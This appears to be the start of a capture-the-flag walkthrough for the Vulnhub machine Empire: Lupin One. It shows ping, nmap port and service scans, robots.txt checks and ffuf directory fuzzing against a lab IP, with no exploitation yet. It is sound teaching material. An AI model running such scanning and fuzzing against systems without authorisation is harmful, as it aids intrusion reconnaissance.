

Empire_1_lupin_one (Vulnhub)

ip of the machine:- 192.168.122.236




```
~/current (4.313s)
ping 192.168.122.236
PING 192.168.122.236 (192.168.122.236) 56(84) bytes of data.
64 bytes from 192.168.122.236: icmp_seq=1 ttl=64 time=0.459 ms
64 bytes from 192.168.122.236: icmp_seq=2 ttl=64 time=0.636 ms
64 bytes from 192.168.122.236: icmp_seq=3 ttl=64 time=0.633 ms
64 bytes from 192.168.122.236: icmp_seq=4 ttl=64 time=0.558 ms
64 bytes from 192.168.122.236: icmp_seq=5 ttl=64 time=0.630 ms
^C
--- 192.168.122.236 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4065ms
rtt min/avg/max/mdev = 0.459/0.583/0.636/0.068 ms
```

machine is on!!!




```
~/current (0.697s)
nmap -p- --min-rate=10000 192.168.122.236

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 18:43 IST
Nmap scan report for 192.168.122.236 (192.168.122.236)
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

Got two open ports...




```
~/current (6.383s)
nmap -p 22,80 -sC -A -Pn -T5 192.168.122.236

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 18:44 IST
Nmap scan report for 192.168.122.236 (192.168.122.236)
Host is up (0.00032s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

Aggressive scan revealed the version of the services as well as one disallowed entry in robots.txt.




Error 404

oops nothing here.




```
<!DOCTYPE html>
<html>
<head>
<title>Error 404</title>
</head>
<body>

<h1>Error 404</h1>

</body>
</html>

<!-- Your can do it, keep trying. -->


```

A message in src. code although.



```
~/current (0.285s)
ffuf -u http://192.168.122.236/\~FUZZ -w /usr/share/dirb/wordlists/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.122.236/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

